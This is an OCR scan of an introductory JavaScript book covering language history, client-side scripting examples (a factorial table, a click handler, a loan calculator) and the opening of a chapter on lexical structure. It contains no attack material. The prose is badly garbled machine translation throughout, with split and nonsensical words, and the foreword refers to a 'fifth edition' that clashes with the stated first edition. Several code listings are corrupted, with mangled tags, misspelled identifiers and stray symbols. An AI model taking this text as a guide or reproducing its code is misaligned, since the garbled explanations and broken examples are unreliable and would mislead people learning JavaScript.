


JAVASCRIPT FOR BEGINNERS

THE ULTIMATE GUIDE TO UNDERSTAND JAVASCRIPT CODE AND ITS FUNDAMENTALS

BY JOHN BACH
(1st edition)

JAVASCRIPT FOR BEGINNERS

THE ULTIMATE GUIDE TO UNDERSTAND JAVASCRIPT CODE AND ITS FUNDAMENTALS

BY JOHN BACH

1 st edition

2020

memlnc

Table of contents

Table of contents

Table of contents

ten

Table of contents

Table of contents

eleven

Table of contents

Foreword

After exiting the printing of the book fourth edition « JavaScript . Detailed handle duction "Document Object Model (the Document Obj ect Model , the DOM), representation amounts to the basis of an application programming interface (the Application Pro gramming Interface , the API) for the scripting language JavaScript ™, running on the client side has been implemented adequately, if not completely, in web browsers. This means that developers of web applications have at their disposal a universal API for working with the content of web pages on the client side and a mature language (JavaScript 1.5), which remained stable over the following years.

Now interest in JavaScript is starting to grow again. Now developers Execu form a JavaScript to create scripts, working on the protocol the HTTP , control XML -data and even dynamically create image iso mapping in a web browser . Many programmers using JavaScript create great programs and are used quite sophisticated technology, the solution tion, such as FAULT Ia and namespaces. The fifth edition is completely revised from the perspective of the newly emerging technologies Ajax and We b 2.0.

Chapter 2 "Lexical structure" describes the basic language constructs.

Chapter 3, "Data Types and Values" tells about data types, support Vai language JavaScript .

Chapter 4, "Variables," covers the topics of variables, variable scopes, and everything else.

Chapter 5, "Expressions and Operators" describes the expression language JavaScript and documents each operator supported by the language programs ming. Since JavaScript syntax is based on the syntax of the Java language , which, in turn, borrows a lot from the C and C ++ languages, programmers with experience with these languages can only briefly familiarize themselves with the contents of this chapter.

Chapter 6 "Instructions" describes the syntax and how to use kazh doy JavaScript -instructions. Programmers with experience with language in E the C , the C ++ and the Java , could not miss all but certain sections of this chapter.

The next six chapters of the first part and contain much more interesting are summarized Niya. They also describe the basics of the language JavaScript , but it should cover the hour minute, which is hardly familiar to you, even if you had to write in C or the Java . If you need a real understanding of JavaScript , to study ma Therians these chapters should be approached with great care.

Chapter 7, Objects and Arrays, describes JavaScript objects and arrays .

Chapter 8, "Functions," explains how functions are defined , how they are called, and what are their distinguishing features in JavaScript .

Chapter 9, "Classes, constructors and prototypes" As for the issues of object -oriented programming in JavaScript . Narrated by
about how to define a function-to onstruktory for new classes of objects comrade and how the inheritance based on prototypes. In addition, it demonstrated the possibility of emulating the traditional idioms Ob ektno-oriented programming in JavaScript .

Chapter 10, "Modules and Namespaces" shows how determined about space names in JavaScript objects that are and outlines some practical techniques to avoid naming conflicts in the modules.

Chapter 11, "Templates and Regular Expressions" talks about how IP Pol Call of regular expressions in the language of Ja vaScript to perform operator radios search and replace pattern.

Chapter 12, "Developing scenarios for Java -based applications" demonstrates WHO possibility of embedding the interpreter JavaScript in Java -applications races and Chaldeans as JavaScript -programs working inside the Java-Ap Nij can about raschatsya to Java -objects. This chapter is of interest only to those who program in the Java language .

Part II of the book describes the implementation of JavaScript in web browsers. The first six chapters cover the main features of client-side JavaScript :

Chapter 13, " JavaScript in Web Browsers", explains how to integrate JavaScript into web browsers. Here browsers are considered as a medium Programming Nia and describes

the various options embedded Ia software the Java Script-code in Web pages to perform it on the sides ie the client.

sixteen

Foreword

Chapter 14, "Working with browser windows" describes the central element cus entskogo language JavaScript - Object Window and explains how to use the Ob CPC to control the browser windows.

Chapter 15, “Working with Documents,” describes the Document object and explains how JavaScript controls the content displayed in the browser window. This chapter is the most important in the second part.

Chapter 16 « CSS and the DHTML » p asskazyvaet on the order of interaction between the Java Script code-tables and CSS -style. Here's how means the Java Script to change the style, type and position of the elements of HTML -documents CREATE -hand visual effects, known as the DHTML .

Chapter 17, Events and Event Handling, describes events and the order in which they are handled, which is important for user interaction programs.

Chapter 18, "Forms and form elements" focused on how to work with the HTML - forms and the individual elements of f ORM. This chapter is a logical skim continuation of

Chapter 15, but the discussed topic is so important that it has been allocated in a separate chapter.

Following these six heads followed by five chapters containing more uzkospe tsializirovanny material:

Chapter 19 « Cook ies and the mechanism of storing data on the client side" ohva Tyva issues of data storage on the client side for the subsequent ICs use. This chapter shows how funds HTTP manipulate cookies and how to save them with the appropriate inst ments The Inter net Explorer and plug- Flash module.

Chapter 20, "Working with the protocol HTTP » demonstrates how to run against a stake HTTP from JavaScript -stsenariev as using object XML Http Request send requests to Web servers and to receive from them otve you. This possibility NOSTA architecture is the cornerstone web ppe Nij, lime hydrochloric called Ajax .

Chapter 21 « JavaScript and the XML » describes how agents JavaScript CREATE Vat, download, analyze, transform, and serialize XML-up ku cops, and how to extract data from them.

Chapter 22, "Working with graphics on the client side," tells about the means of JavaScript , oriented to work with graphics. Here considered as the simplest ways to create animated images, and to a tatochno sophisticated techniques for working with graphics using formats the SVG (the Scalable the Vector the Graphics - scalable vector graphics) and VML (the Vector Markup the Language - Vector Markup Language) tag < the canvas > and under Determines whether the Flash - and Java modules.

Chapter 23, " Scripting with Java -appletami and Flash - rolikami" shows how to organize interaction JavaScript Codes with Java -appletami and Flash-ro faces. It also explains how to access JavaScript code from Java applets and Flash movies.

The third and fourth parts contain reference material, respectively, on ba
the call and client JavaScript languages . Here are descriptions of objects,
methods and properties in alphabetical order.

17

Introduction to JavaScript

JavaScript - is an interpreted programming language with object-ori ted possibilities. From the point of view of the core language syntax Java Script resembles the C , the C ++ and Java such programming constructs like John struction the if , loop while the operator &&. However, this similarity is limited syn taksicheskoy similar estyu. JavaScript - it's not tipiz and .. Rowan language, ie it does not need to determine the types of variables. Objects in JavaScript display IME on properties on arbitrary values. In this they

resemble associative tive arrays the Perl , than the structure of C or objects C ++ or the Java . The mechanism of objects is understood oriented inheritance JavaScript rather similar to the mechanism of prototypes in such little-known languages such as Self , and very different from the IU mechanism of inheritance in C ++ and the Java . As the Perl , JavaScript - it's been attributed , we first language, and some of its tools naprime p regular expressions and tools for working with arrays are implemented in the image of the language the Perl .

The core of the language JavaScript supports these simple types is given GOVERNMENTAL, as numbers, strings, and Boolean values. N omimo he has built hydrochloric support second arrays, dates and objects of regular expressions.

Usually JavaScript is used in Web browsers, and possibly the expansion of its stey due to the introduction of objects allows you to organize the interaction with the use of Vatel, yn ravlyaetsya web browser and modify the contents of the document are displayed associated with it This embedded version of JavaScript runs scripts that are embedded in the HTML code of web pages. As a rule, this version is called INDICATES *client* language JavaScript , it would stress that the script EC is satisfied on the client computer, not on the web server.

At the core of the language JavaScript , and it supports data types are interna native standards, thus ensuring a perfect compatibility between implementations. H ome of the client JavaScript formally camp dartizirovany, other parts have become the de facto standard, but there are parts that are specific extensions of a particular version of a browser. Sovmes reversibility implementations JavaScript in different

browsers to conceive stuyu brings a lot of troubles programmer am using the language of the client JavaScript .

This chapter provides an overview of JavaScript and gives some background of information tion, before proceeding to the actual study of the possibilities of language. In addition, the chapter on the MULTI kih code snippets on the client Yazi ke JavaScript demonstrates practical web programming.

1.1. What is JavaScript

There is a lot of misinformation and confusion surrounding JavaScript . Before DWI gatsya further in learning JavaScript , it is important to dispel some Prevalence nennye myths associated with that language.

1.1.1. JavaScript is not Java

One of the most common misconceptions about JavaScript is that this language is a simplified version of the Java , Programming language Niya developed in to Mpano of Sun Microsystems . Besides some syntax cal affinity and ability to provide executable content to web browsers, the two languages between them, nothing in common. The similarity of names is no more than a skill of marketers (the original name of the language - LiveScript - was changed to JavaScript at the last minute). However, JavaScript and Java

mo gut interact with each other (for details see. In Chapters 12 and 23).

1.1.2. JavaScript is not a simple language

Because JavaScript is interprets uemym language, very often it is zitsioniruetsya as a scripting language, and not as a programming language, it being understood that the scripting languages easier and more orientirova us not programmers, and usually use ovateley. In fact, when otsutst Wii pin Rola types JavaScript forgives many mistakes, which allow not experienced programmers. Because of this, many web designers can Use Vat JavaScript to address the limited range of tasks carried out by the hour nym recipes.

However, for ext eshney simple JavaScript hiding about a full-fledged language programming, as complex as any other, and even more difficult than some. Programmers are trying to solve with the help of JavaScript are not trivial tasks, often frustrated in the process of development because of a fact that is not enough to understand the possibilities of this language. This book contains a comprehensive description of the JavaScript , which allows you to be tempted zna shock. If you enjoyed the above directories on JavaScr ipt , containing E ready-made recipes, you will surely surprise the depth and detail of presentation of the material in later chapters.

1.2. JavaScript versions

Like any other new programming technology, JavaScript developed at a rapid pace in the beginning. In the pre ceding editions of the book RASSC previ- about time orator language version of the version, and incidentally mentioned,

in some faiths these innovations have been introduced. However, by now the language is stabilized.

ized and has been standardized associative atsiey European manufacturers whom pewter in (by European Computer Manufacturer ' s Association , the ECMA). [1] The implementation of this standard covers interpreter JavaScript 1.5 companies Netscape and the Mozilla Foundation , as well as the interpreter Jscript 5.5 Corporation the Mic Rosoft . Any web browsers released after Netscape 4.5 or Internet Explorer 4 support the latest version of the language. In practice, you will hardly have to run into interpreters that are not compatible with these implementations.

Note that in sootvets tvii standard the ECM A -262 language Officio cial called the ECMAScript . But it is somewhat awkward name is used etsya just in case you need to explicitly refer to the standard. Purely techni cally name « JavaScript » refers only to implement, performed ennoy Net scape and Mozi lla Foundation . In practice, however, everyone prefers to use this name to refer to any JavaScript implementation .

After a long period of stable existence, JavaScript has shown some signs of change. Web BROU zer of Firefox 1.5,

released by the Mozilla Foundation , includes an updated interpreter JavaScript version 1.6. This version includes a new (non-standard) methods with arrays to torye described in Section 7.7.10, and has the support ext Irene E 4 X , which is described below.

In addition to the specifications of ECMA -262, which standardizes the core language JavaScript , Association ECMA has developed another standard that has otno shenie to JavaScript , - ECMA -357. This specification was standardized p asshirenie JavaScript , known as E 4 X , or ECMAScript for XML . With this extension, support for a new data type, XML , was added to the language, along with operators and instructions that allow you to manipulate XML documents. By the time the nap ISAN these lines extension of E 4 X has been realized only in JavaScript 1.6 and Firefox 1.5. This book does not formally describe the E 4 X , but Chapter 21 provides an extended introduction in the form of practical examples.

Several years ago, proposals were made for the fourth edition of the ECMA- 262 standard , which was supposed to standardize JavaScript 2.0. These proposals include a complete overhaul of the language, including the introduction of strict controls the types and mechanisms of inheritance based on the true class of owls. So far, there has been some movement towards JavaScript 2.0 standardization . However, implementations based on these proposals must include support for the Microsoft JScript language . NET , as well as the languages of the ActionScript 2.0 We do and of Ac tionScript 3.0, etc. used in oigryvatele as Adobe (formerly of Macromedia) the Flash . To date, the watch Xia some signs that the resumption of traffic to the Java Script 2.0 We do, such as the release of JavaScript 1.6 can

be regarded as one of the sha th in this direction. It is assumed that Liu Bai new language version will be backward compatible with the version described in this book. But even when JavaScript 2.0 is standardized, it will take several years for implementations to appear in all web browsers.

[1] ECMA- 262 standard , version 3 (available at *http : // www . Ecma - internatio - nal.org/publications/files/ecma-st/ECMA-262.pdf).*

1.3. Client-side JavaScript

When the interpreter JavaScript embedded in the web browser, Reza ltatom is client etsya JavaScript . This is definitely the most common vari ant JavaScript , and most people are mentioning JavaScript , usually podrazume vayut name of the client JavaScript . In this book, the language of the client JavaScript is described, ie with bazovymJavaScript, which is a subset of the set of client JavaScript .

Client JavaScript includes interpreter JavaScript and the Document Object Model (the Document the Object Model ,

the DOM), defined by the web browser. Documents can to keep JavaScript -stsenari and that in turn can use the model DOM to modify the document or the way it is displayed control. In other words, you can say that client-side JavaScript allows you to define the behavior of the static content of web pages. Client sky JavaScript is the basis of technology development of web applications such as the DHTML (Chapter 16), and architectures like the Ajax (Chapter 20). The introduction to Chapter 13 provides an overview of most of the features of client-side JavaScript .

Spezi fication the ECMA -262 determined the standard version of the basic language of the Java Script , and org a nization World Wide the Web Consortium (the W 3, the C) published spec katsiyu the DOM , standardizes the features that the browser should subtree alive in its object model. (In Chapter 1, 5, 16 and 17 are more than a detail dis to satisfy this standard.) The main provisions of the standard W3C DOM is complete enough supported the most common n - GOVERNMENTAL browsers with one important exception - the Microsoft of Internet Explorer ; the browser from day exists an event handling mechanism support .

1.3.1. Examples of using client-side JavaScript

Web browser equipped with the interpreter JavaScript , allows to distribute through the Internet executable content in the form of JavaScript -stsenariev. The Prima D 1.1 show on a simple program in language JavaScript , which represents a script embedded in a web page.

Example 1.1. A simple JavaScript program

```
<html>
```

```
<head> <title> Factorials < D itleX / head>
< body >
<1p2> Factorial table </ 1p2>
<script> var fac t = 1; for (i = 1;
i < 10; i ++) {fact = fact * i;
   document.write (i + "! =" + fact + "<br>");
}
</script>
</body>
</ html >
```

When loaded into a browser that supports JavaScript , this script will produce
the result shown in fig. 1.1.

Figure: 1.1. JavaScript generated web page

As you can see from this example, the < script > and </ script > tags were used to embed JavaScript code in the HTML file . About the tag < script > read more in Chapter f 13. Main, Thu on de monstriruetsya in this example - is Execu mations method document . writeQ . [1] This method allows you to dynamically display HTML - text in HTML - documents as it downloads a web browser.

JavaScript provides the ability to manage not only the contents of the HTML - documents, but also their behavior . In other words, JavaScript -program mo Jette respond to user actions: Enter the value in the text box, or clicking in the field of Image and zheniya in the document. This is achieved by the definition of division *handlers sob yty* for the document - fragments JavaScript -code executed when a specific event occurs, such as clicking on a button. Example 1.2 illustrates a simple piece of HTML -code which including a an event handler that is called in response to a schelch approx.

Example 1.2. HTML box with JavaScript event handler

```
< button onclick = '' alert (^ bm the click on the 'button is
fixed); ">
Click here </ button >
```

In fig. 1.2 shows the result of clicking a button.

Attribute onclick Example 1.2 - is a string JavaScr ipt -code executable, to GDSs USER l click on the button. In this case, the handler soby t tions on click calls the alert (). As seen from Fig. 1.2, feature the alert () vyvo dit with the specified message dialog.

Examples 1.1 and 1.2 demonstrate just the simplest features of client-side JavaScript . Its real power is that scripts have access to co-

[1] Method is an object-oriented term for a function or procedure.

*2 Mozilla Firefox	in®®
File Edit View Journal Bookmarks Tools Help	about
| Click here |	




Figure: 1.2. JavaScript response to an event

held by ITM documents. Example 1.3 shows a listing of a full-fledged non-trivial LoaJaspr ^ program. The program calculates the monthly payment for a home mortgage or other loan based on the loan amount, interest rate, and repayment period. The program reads the data entered by the User The mentor in the field ITM-form we perform the calculation based on the input data, and then displays the results.

In fig. 1.3 shows an ITM form in a web browser window. As you can see from the figure, the ITM document contains the form itself and some additional text. Aude Naco drawing - it is only a static snapshot of the program window . Due Lua-Yaspr ^ code, it becomes dynamic: as soon as the user changes the loan amount, interest rate, or the number of payments ^ ^ uaYaspr code for the newly calculates the monthly payment, the total amount of payments and total interest paid for all the time ss Udy.

The first half of an example - this ITM-shape, gently OTFORMATIROVANY I'm using the ITM-table. Note that event handlers

1 File Edit View History Bookmarks Tools Help	
Enter loan details:	
1) Loan amount (in any currency):	200,000
2) Annual interest:	6.5
3) Loan term in years:	thirty
	11 Calculate! 1
Payment details:	
4) Monthly payment:	**$ 1264.14**
5) The total amount of payments:	**$ 455088.98**
6) The total amount of interest payments:	**$ 255088.98**

Figure: 1.3. Loan Payment Calculator JavaScript

onchange and onclick are defined for only a few form elements. Web bro uzer runs these processors at the moment when the user changes the input nye data or click on the button Calculate displayed on the form. In all these cases, the event handler attribute value is a string the Java Script code- the calculate (). The called event handler executes this code , resulting in a call to the calculate () function .

The calculate () function is defined in the second half of the example, inside the < script > tag. The function reads the user input from a form, performs mate matic valid tions required for the calculation of payments under the SSA de and mapping zhaet results of these actions within the tag <

span >, each of which has a unique identifier determined attribute id .

Example 1.3 is simple, but it is worth spending a lot of time looking at it carefully . Now you do not need to understand the weight of s JavaScript code, it comments in the HTML -, the CSS - and JavaScript -code, as well as a careful study of this example should give you a good idea of the look of the program on the client language JavaScript . [1]

Example 1.3. Calculating loan payments with JavaScript

```
< html >
< head >
^ ShvHalkulyator payments on the loan on JavaScript </
title >
< style >
/ * This is a cascading style sheet: it defines the look of
the document * / . result { font - weight : bold ; } / *
style of displaying elements with class = " result " * / #
payment { text - decoration : underline ; } / * for an
element with id = " payment " * /
</ style >
</ head >
< body >
<! -
   It is an HTML form that allows the user to enter
   data and use JavaScript to show it the result of the
   calculations.
   Form elements are placed in a table to improve their
   appearance.
   The form itself is named " loandata " and the
   fields on the form are named like " interest "
   and " years ". These field names are used in the
   JavaScript code following the form code.
```

```
    Note that some form elements have " onchange
    " and " onclick " event handlers .
    These are strings of JavaScript code that is
    executed when you enter data or click a button.
  ->
  < form name = " loandata ">
  < table >
    <^> ^> <B> Enter loan details: </b> </td> </tr>
    < tr >
```

If your intuition tells you that mixing HTML , CSS , and JavaScript , as in this example, is not good, know that you are not alone. The current trend in web design circles is to separate content , presentation, and behavior into separate files . How to do this is described in Section 13.1.5 of Chapter 13.


```
  < td > 1) Loan amount (in any currency): </td>
  <td> <input type = "text" name = "principal" onchange =
  "calculate ();"> </td> </tr>
  < tr >
  < Td > 2) The annual pr otsent: </ td >
```

```
  <td> <input type = "text" name = "interest" onchange =
  "calculate ();"> </td> </tr>
  < tr >
  < td > 3) Loan term in years: </ td >
  <td> <input type = "text" name = "years" onchange =
  "calculate ();"> </td> </tr>
  <tr><td> </td>
 <td> <input type = "butt on" value = "Calculate" onclick =
                        "calculate () ;"> </td>
  </ tr >
  <^> ^> <b> Payment details : </ b > </ td > </ tr >
  < tr >
  < td > 4) Monthly payment: </ td >
  <td> $ <span class = "result" id = "payment"> </span>
  </td>
  </ tr >
  < tr >
  < td > 5) Total amount of payments: </ td >
  <td> $ <span class = "re sult" id = "total"> </ spa n>
  </td>
  </ tr >
  < tr >
  < td > 6) Total amount of interest payments: </td>
  <td> $ <span class = "result" id = "totalinterest"> </span>
  </td>
  </tr>
</table>
</form>
<script language = "JavaScript">
/ *
* This is a JavaScript function that makes the example work
.
```

```
* Note: this scene of the aria defines the calculate ()
function ,
* called by event handlers on the form. Function retrieves
values
* from the < input > fields of the form, using the names
defined in the code that
* given earlier. Results are output to named < sp an > items

* /
function calculate () {
// Get user data from the form. We assume that the data
// are correct. Convert interest rate from interest
     // to a decimal value. Converting the payment period
// in years as the number of monthly payments.
   var principal = document . loandata . principal . value ;
var interest = document . loandata . interest . value / 100 /
12;
  var payments = document . loandata . years . value * 12;
// Now the amount of the monthly payment is calculated.
var x = Math . pow (1 + interest , pay ments ); var
monthly = ( principal * x * interest ) / ( x -1);
// Get links to named < span > elements of the form. var
payment = document . getElementById (" payment ");
var total = document . getElementById (" total ");
```

```
var totalinteres t = docunent . getElenentById ("
totalinterest ");
// Make sure the result is finite. If so, // display
the results by defining the content of each < span
> element . if ( isFinite ( monthly )) { payment .
innerHTML = mo nthly . toFixed (2); tota l .
innerHTML = ( monthly * payments ). toFixed
(2); totalinterest . innerHTML = (( monthly *
payments ) - principal ). toFixed (2);
}
// Otherwise, the user input appears to be //
incorrect, so nothing is output. else {
 payment . innerH TML
 = ""; total . innerHTML
 = ""; totalinterest .
 innerHTML = "";
}
}
</ script >
</body>
</html>
```

1.4. Other uses for JavaScript

JavaScript - the language of general-purpose programming and Utilized of Unlimited Web brouz erami. Initially, Java Script was developed with an eye to embedding in any application and providing the ability to execute scripts. From the earliest days of the company's web servers Netscape included interpreter JavaScript , which allows to fulfill Ja vaScript - side scripting serv EPA. Similarly, in complement

n s to of Internet Ex plorer Corporation Microsoft uses interpreter JScript in a Web ser faith IIS and product the Windows the Scripting the Host . Company Adobe employs about derivatives from the Java Script language for managing its produ gryvatelem Flash-fi fishing. Company Sun also embed the interpreter JavaScript in the distribution of Java 6.0, which greatly facilitates the ability to embed scripts in Liu combat Java -app (how it is done, RASSC be ordered in Chapter 12).

And the Netscape , and Microsoft has made available their implementation interpreters JavaScript for companies and programmers who want to incorporate them into their own at the proposition. Interpreter created the company the Netscape , was released as a free camshaft ostranyaemoe software open source and Internet access is now and foams through the organization of the Mozilla *(http : // www . Mozilla . Org / js /)*. Mozilla actually Prevalence n yaet two different versions of inte r pretatora JavaScript 1.5: one napis en language C and is called SpiderMonkey , the other n The writing in the language Java , and that is very flattering for the author of the book, called the Rhino (Rhinoceros).

If you have to write scripts for applications involving the interpretation torus JavaScript , the first half of the book, where Opis yvayutsya the basics of the language, it will be for you to wasps Aubin useful. However, information from the chapters that describing vayutsya features specific web browsers, is likely to be inapplicable ma for your scenario.

1.5. Learning JavaScript

1.5. Learning JavaScript

Real learning a new language Programming Nia impossible without writing prog and mm. I recommend that you try out the possibility of reading this book, the Java Script in the course of their study. Here are a few tips to make these experiments easier.

The most obvious approach to learning JavaScript is to write simple scripts. One of the benefits of client-side JavaScript is that anyone with a web browser and a basic text editor has a complete development environment. To start writing programs on JavaScr ipt , there is no need to purchase or download special software.

For example , and measures instead Factorials output sequence numbers Fib nachchi, Example 1.1 can be rewritten as follows:

```
< script >
docunent . write ("< h 2 ^^ a Fibonacci </ h
2>"); for ( i = 0, j = 1, k = 0, fib = 0; i <50;
i ++, fib = j + k , j = k , k = fib ) {
document . write (" Fibonacci (" + i + ") ="
+ fib ); document . write (" <br> ");
}
</ script >
```

This passage may seem confusing (and do not worry if you still do not understand it), but in order to play with the likes

of Corot weave E program, just type the code and run it in a web browser in qual file-operation with a local URL URLs. Please give heed and e, which is to display the re calculation result using the method of document . write (). This is a useful trick when experimenting with JavaScript . As an alternative to display tech method can be applied STOV result in a dialog box alert ():

```
alert (" Fibonacci (" + i + ") =" + fib );
```

Note that for simple Jav aScript experiments like this, you can omit the < html >, < head >, and < body > tags in the HTML file.

To further simplify the experiments with JavaScript , you can use the URL -address with specifier psevdoprotokola javascript : to calculate zna cheniya JavaScript -vyrazheniya and getting cut ultata. This URL -address to is edit from the qualifier psevdoprotokola (javascript :), which is indicated for the pro free JavaScript -code (instructions are separated from each other points with zapya one). Downloading URL -address with psevdoprotokolom, the browser simply executes the Java Script-code. The value of the last expression in such a URL is converted to a string, and the string is displayed as a new document by the web browser. On an example, in order to check your understanding of some operators and tools ruktsy language JavaScr ipt , you can type the following URL URLs in the address on le web browser:

```
javascript : 5% 2
javascript : x = 3; ( x <5)? " x is less than": " x
is greater than" javascript : d = new Date ();
typeof d ;
```

```
javascript : for ( i = 0, j = 1, k = 0, fib = 1; i <5; i
++, fib = j + k , k = j , j = fib ) a lert ( fib );
javascript : s = ""; for ( i in navigator ) s + = i +
":" + navigator [ i ] + "\ n "; alert ( s );
```

thirty

Chapter 1. Introduction to JavaScript

In the Firefox web browser, single-line scripts are entered into a JavaScript console, which can be accessed from the Tools menu. Simply enter the expression of or instructions that you want to check. When using the Java Script Console-specifier psevdoprotokola (javascript :) can be omitted.

Not any code that you write in the study of JavaScript , will work as expected, and am want to debug it. Basic methods of fixing the Java Script code-the same as the procedure for many other languages: Paste code in John 's instructions, which will display the values of variables as necessary to be able to understand what is really going on. As we have seen, ino GDSs for this purpose m You can use the method document . write () or alert (). (Bo Lee sophisticated way of debugging based on the output of debugging messages to a file, shown in Example 15.9.)

The for / in loop (described in Chapter 6) can also be useful for debugging . For example measures, it is possible to claim rimenyat together with the method of the alert () to write a function that displays the names and values of all the

properties of an object. Such a function can be useful when learning a language or when debugging code.

If you constantly have to deal with errors in the JavaScript-script s probably you are interested in a real debugger JavaScript . As of Internet Explo rer you can use the debugger, the Microsoft Script Debugger , in of Firefox - mo dulem expansion, known as Venkman . Op Isan these instru ments far beyond the scope of the topic of this book, but you can find it online easily, using any search engine. Another Institute strument which, strictly speaking, is not a debugger - it *JSLint ;* He od bin on tyskivat common errors in the JavaScript -code program *(http : // JSLint . com).*

I

JavaScript basics

This part of the book includes chapters 2 through 12 and describes the basic language of Loy- Scri . pt . This material is intended as a reference, and read the chapters in this part od Institute times, you may be repeatedly during zvraschatsya them to illum live in the memory of some of the features of the language.

- Chapter 2 "Lexical structure"
- Chapter 3 Data Types and Values
- Chapter 4 "Variables"

• Chapter 5 "Expressions and Operators"
• Chapter 6 "Instructions"
• T Chapter 7, "Objects and Arrays"
• Chapter 8 "Functions"
• Chapter 9 "Classes, Constructors and Prototypes"
• Chapter 10 "Modules and Namespaces"
• Chapter 11 "Patterns and Regular Expressions"
• Chapter 12 "Scripting for ^ ya Applications"

2

Lexical structure

The lexical structure of a programming language is a set of elementary rules that govern how programs are written in that language. This Low Level nevy syntax; he sets the type of the variable names, symbols, using mye for comments, and how one instruction Dep elyaetsya another. This to Rothko head doc entiruet lexical structure of JavaScript.

2.1. Character set

When writing programs in JavaScript and with the Unicode character set is used . In contrast to the 7-bit encoding the ASCII , etc. on dhodyaschey only English first Yazi minute, and 8-bit encoding the ISO Latin -1, suitable only for

England Skog and major Western European languages, 16-bit encoding of Unicode provides a view of virtually every written language ... This WHO possibility is important for internationalization and especially for programmers who do not speak English.

American and other English-speaking programmers usually write programs we use a text editor that supports encoding only ASCII or Latin -1, and because they do not have easy Internet access is PA to the full character set the Unicode . However, any difficulties it does not produce as encoding ASCII and Latin -1 represent a subset of the Unicode , and any JavaScript - a program written with the aid of these character sets, is absolutely correct on. Programmers accustomed to consider the symbol s as 8-bit values Niya, can be baffled to learn that JavaScript represents each sim ox by two bytes, but in fact for the programmer is circum stances remains Nezam t nym and Mauger t simply be ignored ...

Standard of the ECMAScript v 3 allows for the presence of Unicode -symbols anywhere JavaScript -programs. However, versions 1 and 2 standards allow the use of Unicode -symbols only in comments and string literals, enclosed GOVERNMENTAL in quotation marks , and all other components of the program ogre nicheny set

ASCII characters. [1] Versions of JavaScript , the previous standard, the ECMAScript , typically do not support the Unicode .

2.2. Case sensitivity

JavaScript is a case sensitive language . This means that keywords, variables, function names, and any other language identifiers must always contain the same set of uppercase and lowercase letters. On an example, the keyword while should be recruited as a « while », and not « the While » or « the WHILE » . Similarly, online , Online , OnLine, and ONLINE are the names of four different variables.

Note, however, that the language of the HTML , unlike JavaScript , is not sensitive to re Trunk. Because of the close relationship between HTML and client-side JavaScript, this difference can be confusing. Many JavaScript object and their properties have the same names as the tags and attributes of the language the HTML , which they represent. While in HTML these tags and attributes can be typed in any case, in JavaScript they should usually be typed in lowercase. For example, the attribute of the mod and handler event onclick is most often given in the HTML like the onClick , but the Java Script-code (or XHTML - documents), it should be labeled as onclick .

2.3. Separators and line feeds

JavaScript ignores spaces, tabs, and newlines that appear between tokens in a program. Therefore, space characters, tabs and line feeds can be used without restriction in the

source code of programs for formatting and making them readable . However, there is a small limitation with newline characters, which is discussed in the next section.

2.4. Optional semicolons

Simple JavaScript -instructions usually terminating point with zapya mod (,) as in C , C ++ and Java . The semicolon is used to separate instructions from each other. However, in JavaScript semicolon can not be set if each gives to the instruction is placed in a separate line. For example, the next frag ment can be written without semicolons:

```
a = 3; b = 4;
```

For Russian programmers, this means that a) Russian text mo Jette only appear in the comments and string literals, designed GOVERNMENTAL directly to output; b) such texts submitted encoded ITU-16 (ishsooe - a unified system binding character Lyubo second language with one digit numerical code and for encoding this numerical code may, if change different encoding, for example ITU-8, ITU-16 and others.); c) all other lexemes of the program - operators, variable names , etc. - must consist of Latin letters; this is a fairly common and familiar practice for other programming languages. - *Note. scientific. ed.*

2.5. Comments

However, if both instructions are located on the same line, the first point of a fifth must necessarily be present:

```
a = 3; b = 4;
```

Skipping a semicolon can not be considered correct practice PROGRAMMING Bani, and therefore it is desirable to develop the habit of using them.

Theoretically JavaScript allows line breaks between any two Lex Mami, but the habit of syntactic anal izatora JavaScript automatically insert a comma for a programmer leads to some exceptions to the pits to this rule. If the result of the division line of code that part of it which is preceded by a symbol translation is finished John 's instructions, the parser JavaScript may decide that the semicolon is omitted by accident, and insert it by changing the meaning of the program. To the Daubney situations requiring attention include, among others, instructions return statement , to bre ak and 'continue' (described in Chapter 6). Consider, for example, the following conductive fragment:

```
return
true ;
```

The JavaScript parser assumes the programmer has the following in mind:

```
return ;
true ;
```

Although, in fact, the programmer apparently wanted to write

```
ret urn true ;
```

That's the case when you should be careful - this code will not cause sintak -classical mistakes, but will lead to a

nonobvious failure. A similar nuisance arises if you write:

```
break
outerloop ;
```

JavaScript inserts a semicolon after the break keyword , which causes a syntax error when trying to interpret the next line. For similar reasons, the postfix operators ++ and - (see Chapter 5) must appear on the same line as the expressions to which they refer .

2.5. Comments

The Java Script , like java , supports comments and C ++ style, and the style of the C . Any text that is present between the characters // and the end of the line, rassmat regarded as a comment and is ignored by JavaScript . Any text between sim oxen / * and * / is also regarded as a comment. These to PURPORT in STI le C may consist of several lines and can not be nested. Following conductive lines of code are correct JavaScript -Comments:

```
// This is a one-line comment.
/ * This is also a comment * / // and this is another
comment.
/ *
```

* This is another comment.
* It is spread over multiple lines.

* /

2.6. Literals

Literal is a value specified directly in the program text. The following are examples of literals :

In ECMAScri . pt uE also supports expressions that can serve as array literals and literal objects. For example:

Literal - an important part of any programming language, as NADI sat program is impossible without them. The various JavaScript literals are described in Chapter 3.

An identifier is just a name. In JavaScript identifiers act as the names of variables and functions, as well as m etok some cycles. Rules of formation of valid IDs coincide with the rules of Java and many ogih other languages etc. of programming. Lane in th character must be a letter, underscore (_), or dollar sign (the S). ' Subsequent characters can be any letter, number, underscore, or sign Doll Dr. (A digit cannot be the first character, since then it

is more difficult for the interpreter to distinguish between identifiers and numbers.) Examples of valid identifiers:

```
ny_yar1ab1e_nane
U13
_ ^ pp
$ eTg
```

